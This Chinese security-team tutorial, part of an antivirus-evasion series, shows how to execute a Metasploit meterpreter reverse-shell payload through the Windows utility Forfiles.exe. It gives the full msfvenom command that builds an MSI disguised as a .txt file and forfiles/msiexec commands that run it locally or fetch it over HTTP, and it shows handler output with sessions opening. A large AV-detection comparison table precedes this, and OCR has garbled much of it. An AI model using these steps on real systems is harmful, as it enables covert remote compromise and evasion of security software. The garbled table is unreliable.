Author:诺言@Tide安全团队

Tide安全团队:

Tide安全团队致力于分享高质量原创文章,研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域,对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台,如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞,在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客,研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki: http://paper.TideSec.com 或团队公众号。



声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担!

文章打包下载及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀能力一览表

几点说明:

- 1、表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。
- 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01),火绒版本 5.0.34.16 (2020.01.01), 360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软,这样的技术肯定是有的,只是没被公开,一旦公开第二天就能被杀了,其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理,静态查杀 payload或者查杀白名单程序都没有任何意义,所以这里对白名单程序的免杀效果 不做评判。

| 序号 | 免杀方法 | VT查杀率 | 360 | QQ | 火绒 | 卡巴 | McAfee | 微软 | Symantec | 瑞星 | 金山 | 江民 | 趋势 |
|----|------------------|-------|-----|----|----|----|--------|----|----------|----|-----------|----|----|
| 1 | 未免杀处理 | 53/69 | | | | | | | | | J | √ | |
| 2 | msf自编码 | 51/69 | | √ | | | | | | | V | V | |
| 3 | msf自捆绑 | 39/69 | | √ | | | | | | | $\sqrt{}$ | √ | ✓ |
| 4 | msf捆绑+编码 | 35/68 | √ | √ | | | | | | | J | J | √ |
| 5 | msf多重编码 | 45/70 | | √ | | | J | | | | V | ✓ | √ |
| 6 | Evasion模块exe | 42/71 | | √ | | | | | | | J | J | √ |
| 7 | Evasion模块hta | 14/59 | | | √ | | | | V | | J | √ | √ |
| 8 | Evasion模块csc | 12/71 | | √ | √ | √ | J | | V | √ | J | V | ✓ |
| 9 | Veil原生exe | 44/71 | √ | | √ | | | | | | V | | √ |
| 10 | Veil+gcc编译 | 23/71 | V | √ | J | | J | | | | J | J | √ |
| 11 | Venom-生成exe | 19/71 | | √ | V | V | J | | | | J | J | √ |
| 12 | Venom-生成dll | 11/71 | V | √ | √ | √ | J | √ | | | J | √ | √ |
| 13 | Shellter免杀 | 7/69 | J | V | J | | J | | J | | J | V | ✓ |
| 14 | BackDoor-Factory | 13/71 | | V | V | | J | √ | | | J | √ | √ |
| 15 | BDF+shellcode | 14/71 | | V | J | | J | | J | | J | V | V |
| | | | | | | | | | | | | | |

| 16 | Avet免杀 | 17/71 | .[| .[| ./ | | ./ | | | -[| .[| ./ | .[|
|----|---------------------|-------|------------|------------|--------|----------|----------|----------|-----------|------------|-----------|-----------|-----------|
| 17 | TheFatRat:ps1-exe | 22/70 | J | √ √ | √ √ | | <i>Γ</i> | ſ | ſ | <i>J</i> | <i>Γ</i> | <i>Γ</i> | ſ |
| 18 | TheFatRat:加壳exe | 12/70 | ſ | | ٧ | | √ | <i>Γ</i> | √ | | √ | <i>Γ</i> | <i>Γ</i> |
| 19 | TheFatRat:/#元exe | 37/71 | J | <i>Γ</i> | | V | √ ſ | J | J | ſ | √ | <i>Γ</i> | <i>Γ</i> |
| 20 | Avoidz:c#-exe | | | <i>Γ</i> | | | √ | | | √ | √ | J | <i>Γ</i> |
| | | 23/68 | | √ | | ſ | √ | | <i>r</i> | J | √ | r | √ |
| 21 | Avoidz:py-exe | 11/68 | | √ | | √ r | √ | - | J | | √ | √ | <i></i> |
| 22 | Avoidz:go-exe | 23/71 | | √ - | | √ - | √ | √ - | | | √ | √ | √ |
| 23 | Green-Hat-Suite | 23/70 | - | √ - | - | V | J | V | | | √ | √ | √ |
| 24 | Zirikatu免杀 | 39/71 | √ - | √ - | √ - | | | | _ | √ - | √ - | √ - | √ - |
| 25 | AVIator免杀 | 25/69 | J | J | V | | J | | J | J | √ | √ . | V |
| 26 | DMKC免杀 | 8/55 | | V | | V | | V | J | V | √ | J | V |
| 27 | Unicorn免杀 | 29/56 | | | V | | | | J | | √ | V | V |
| 28 | Python-Rootkit免杀 | 7/69 | J | $\sqrt{}$ | V | | J | | $\sqrt{}$ | J | V | V | ✓ |
| 29 | ASWCrypter免杀 | 19/57 | J | | | | J | | | 1 | V | J | V |
| 30 | nps_payload免杀 | 3/56 | V | $\sqrt{}$ | V | | J | V | V | 1 | V | √ | √ |
| 31 | GreatSct免杀 | 14/56 | J | √ | √ | | | V | 1 | $\sqrt{}$ | √ | J | √ |
| 32 | HERCULES免杀 | 29/71 | | | √ | | | | | | $\sqrt{}$ | | $\sqrt{}$ |
| 33 | SpookFlare免杀 | 16/67 | | $\sqrt{}$ | √ | V | J | 1 | J | $\sqrt{}$ | $\sqrt{}$ | | √ |
| 34 | SharpShooter免杀 | 22/57 | $\sqrt{}$ | $\sqrt{}$ | | | | V | | | $\sqrt{}$ | $\sqrt{}$ | $\sqrt{}$ |
| 35 | CACTUSTORCH免杀 | 23/57 | √ | √ | √ | | J | | | | ✓ | J | √ |
| 36 | Winpayloads免杀 | 18/70 | J | $\sqrt{}$ | √ | V | V | - | $\sqrt{}$ | V | $\sqrt{}$ | J | $\sqrt{}$ |
| 37 | C/C++1:指针执行 | 23/71 | V | V | | | V | | J | | √ | | V |
| 38 | C/C++2:动态内存 | 24/71 | √ | √ | | | J | | ✓ | | √ | | $\sqrt{}$ |
| 39 | C/C++3:嵌入汇编 | 12/71 | J | V | 1 | | J | V | V | | √ | V | V |
| 40 | C/C++4:强制转换 | 9/70 | V | V | J | | V | V | V | V | $\sqrt{}$ | V | $\sqrt{}$ |
| 41 | C/C++5:汇编花指令 | 12/69 | V | J | J | | V | V | J | | √ | √ | √ |
| 42 | C/C++6:XOR加密 | 15/71 | 1 | V | V | | J | | V | V | √ | √ | √ |
| 43 | C/C++7:base64加密1 | 28/69 | 1 | J | √ | | √ | | √ | | √ | √ | √ |
| 44 | C/C++8:base64加密2 | 28/69 | √ | √ | √ | | √ | | √ | | √ | | √ |
| 45 | C/C++9:python+汇编 | 8/70 | <i>s</i> | √ | √ | √ | <i>√</i> | J | √ | √ | √ | J | √ |
| 46 | C/C++10:python+xor | 15/69 | √ | √ | √ | √ | √ √ | - | √ | √ √ | √ | √ | √ √ |
| 47 | C/C++11:sc_launcher | 3/71 | √ √ | √ √ | √ √ | √ | √ √ | V | √ √ | √ | √ √ | √ √ | √ √ |
| 48 | C/C++12:使用SSI加载 | 6/69 | √ | √ | √ √ | √ | √ √ | √ √ | √ | ٧ | √ | √ | √ |
| 49 | C# 法1:编译执行 | 20/71 | √ √ | √ | √ √ | V | √ √ | V | √ √ | V | √ √ | √ √ | √ √ |
| 50 | C# 法2:自实现加密 | 8/70 | | | | ſ | | ſ | | | | | |
| 30 | 5元 /以2.口头观测管 | 0//0 | J | V | J | J | V | J | J | J | J | J | V |
| 51 | C# 法3:XOR/AES加密 | 14/71 | V | $\sqrt{}$ | J | | J | | V | J | $\sqrt{}$ | √ | √ |
| 52 | C# 法4:CSC编译 | 33/71 | J | $\sqrt{}$ | J | | | | | V | $\sqrt{}$ | √ | J |
| 53 | py 法1:嵌入C代码 | 19/70 | V | √ | J | | | J | | V | ✓ | V | V |
| 54 | py 法2:py2exe编译 | 10/69 | V | $\sqrt{}$ | J | | J | | J | V | $\sqrt{}$ | V | V |
| 55 | py 法3:base64加密 | 16/70 | V | V | J | V | | | | V | √ | V | V |
| 56 | py 法4:py+C编译 | 18/69 | | $\sqrt{}$ | J | | | | | V | ✓ | V | V |
| 57 | py 法5:xor编码 | 19/71 | V | J | V | | | | | V | J | V | J |
| 58 | py 法6:aes加密 | 19/71 | J | J | J | | | | | V | J | V | V |
| 59 | py 法7:HEX加载 | 3/56 | √ | √ | J | J | J | | V | V | √ | √ | V |
| 60 | py 法8:base64加载 | 4/58 | √ | √ | √ | J | √ | | √ | √ | √ | √ | J |
| 61 | ps 法1:msf原生 | 18/56 | . <i>Γ</i> | . <i>Γ</i> | ,, | • | • | | • | . <i>Γ</i> | J | J | J |
| JI | . Jo /A IAHOHM E | 10/00 | v | ., | | | | | | | ., | | |

| . . | F - 10 | , | v | v | v | | | | | v | ٧ | v | v | |
|------------|-----------------------|-------|-------|---|-----|---|---|----------|----------|---|---|----------|-----------|-----|
| 62 | ps 法2:SC加载 | 0/58 | V | J | J | J | J | V | V | V | √ | J | V | |
| 63 | ps 法3:PS1编码 | 3/58 | J | V | J | | J | J | V | J | J | J | J | |
| 64 | ps 法4:行为免杀 | 0/58 | V | J | J | J | J | √ | V | V | V | J | J | |
| 65 | go 法1:嵌入C代码 | 3/71 | V | V | J | J | J | | V | J | V | | J | |
| 66 | go 法2:sc加载 | 4/69 | V | J | J | J | J | √ | V | V | V | | J | |
| 67 | go 法3:gsl加载 | 6/71 | V | V | J | J | J | √ | J | J | V | J | J | |
| 68 | ruby加载 | 0/58 | V | J | J | J | J | J | V | J | J | J | J | ŶŌ. |
| 69 | MSBuild 代码1 | 4/57 | V | J | J | | J | V | | V | √ | J | V | |
| 70 | MSBuild 代码2 | 18/58 | V | J | J | | | | V | | √ | J | $\sqrt{}$ | |
| 71 | Msiexec 法1 | 22/60 | V | V | V | | | | V | | √ | V | J | |
| 72 | InstallUtil.exe | 3/68 | J | J | J | J | J | V | J | V | V | J | J | |
| 73 | Mshta.exe | 26/58 | V | V | V | | | | | | V | J | J | |
| 74 | Rundll32.exe | 22/58 | | | J | | | | | | | V | J | |
| 75 | Regsvr32 法1 | 22/58 | | | V | | | | | | V | V | J | |
| 76 | Regsvr32 法2 | 18/58 | | J | J | | | V | V | 1 | √ | V | J | |
| 77 | Cmstp.exe | 21/57 | | | J | | | | 1137 | | V | V | J | |
| 78 | ftp.exe | - | - | - | - | - | - | - | 0.7 | - | - | - | - | |
| 79 | Regasm/Regsvcs.exe | - | - | - | - | - | - | -/ | X | - | - | - | - | |
| 80 | Compiler.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 81 | MavInject.exe | - | - | - | - | - | - | C- | - | - | - | - | - | |
| 82 | presentationhost.exe | - | - | - | - | | - | - | - | - | - | - | - | |
| 83 | IEexec.exe | - | - | - | - | - | | - | - | - | - | - | - | |
| 84 | winrm/slmgr.vbs | - | - | - | -// | | - | - | - | - | - | - | - | |
| 85 | pubprn.vbs | - | - | - | - | 2 | - | - | - | - | - | - | - | |
| 86 | Xwizard.exe | - | - | - | | - | - | - | - | - | - | - | - | |
| 87 | winword.exe | - | -,/ / | - | - | - | - | - | - | - | - | - | - | |
| 88 | msdeloy.exe | - | | 1 | - | - | - | - | - | - | - | - | - | |
| 89 | psexec.exe | - (| - | - | - | - | - | - | - | - | - | - | - | |
| 90 | WMIC.exe | | /- | - | - | - | - | - | - | - | - | - | - | |
| 91 | SyncAppvPub~.vbs | | - | - | - | - | - | - | - | - | - | - | - | |
| 92 | Pcalua.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 93 | zipfldr.dll | - | - | - | - | - | - | - | - | - | - | - | - | |
| 94 | Url.dll | - | - | - | - | - | - | - | - | - | - | - | - | |
| 95 | DiskShadow.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 96 | Odbcconf.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 97 | Forfiles.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 98 | Te.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 99 | CScript/WScript.exe | - | - | - | - | - | - | - | - | - | - | - | - | |
| 100 | InfDefaultInstall.exe | - | _ | - | - | _ | _ | _ | _ | _ | - | - | - | |

本文目录:

- 免杀能力一览表
- 一、Forfiles.exe介绍
- 二、利用Forfiles.exe执行payload
- 三、参考资料

一、Forfiles.exe介绍

Forfiles是一款windows平台默认安装的文件操作搜索工具之一,可以通过文件名称,修改日期等条件选择文件并运行一个命令来操作文件。它可以直接在命令行中使用,也可以在批处理文件或其他脚本中使用。

微软官方文档: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc753551(v=ws.11

默认安装位置:

C:\WINDOWS\system32\forfiles.exe
C:\WINDOWS\SysWOW64\forfiles.exe

说明: Forfiles.exe所在路径已被系统添加PATH环境变量中,因此,Forfiles命令可识别,需注意x86,x64位的Forfiles调用。

```
"1033"
"7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
"7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
"aaclient.dll"
"accessibilitycpl.dll"
"ACCTRES.dll"
"acledit.dll"
"acledit.dll"
"acppage.dll"
"acppage.dll"
"ActionCenter.dll"
"ActionCenterCPL.dll"
"ActionQueue.dll"
"Activeds.dll"
"activeds.dll"
"activeds.dll"
"activeds.dll"
"activeds.tlb"
"activeds.tlb"
```

二、利用Forfiles.exe执行payload

使用msfvenom生成msi文件,指定后缀为txt。

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.100.207
LPORT=4444 -f msi > TIDE.txt
```

```
$msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.100.207 LPORT=44
44 -f msi > TIDE.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of msi file: 159744 bytes
```

移动到靶机上执行命令运行

forfiles /p c:\windows\system32 /m cmd.exe /c "msiexec.exe /q /i
C:\Users\administrator\Desktop\TIDE.txt"



成功上线。

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.100.207:4444

[*] Sending stage (179779 bytes) to 172.16.100.192

[*] Meterpreter session 1 opened (172.16.100.207:4444 -> 172.16.100.192:57228)
t 2020-02-20 10:03:43 +0800

meterpreter > ■
```

还可以通过远程访问的形式执行,同样可以成功上线。

```
forfiles /p c:\windows\system32 /m cmd.exe /c "msiexec.exe / q /i
http://127.0.0.1/TIDE.txt"
```



```
[*] Backgrounding session 1...
msf exploit(multi/handler) > run


[*] Started reverse TCP handler on 172.16.100.207:4444
```

```
[*] Sending stage (179779 bytes) to 172.16.100.192
[*] Meterpreter session 2 opened (172.16.100.207:4444 -> 172.16.100.192:57250) a
t 2020-02-20 10:12:28 +0800
meterpreter >
```

打开杀软进行测试。360杀毒,360安全卫士,和火绒都报毒。



v+杏圣家3/I/60



三、参考资料

https://micro8.github.io/Micro8-HTML/Chapter1/81-90/84_基于白名单Forfiles执行payload第十四季.html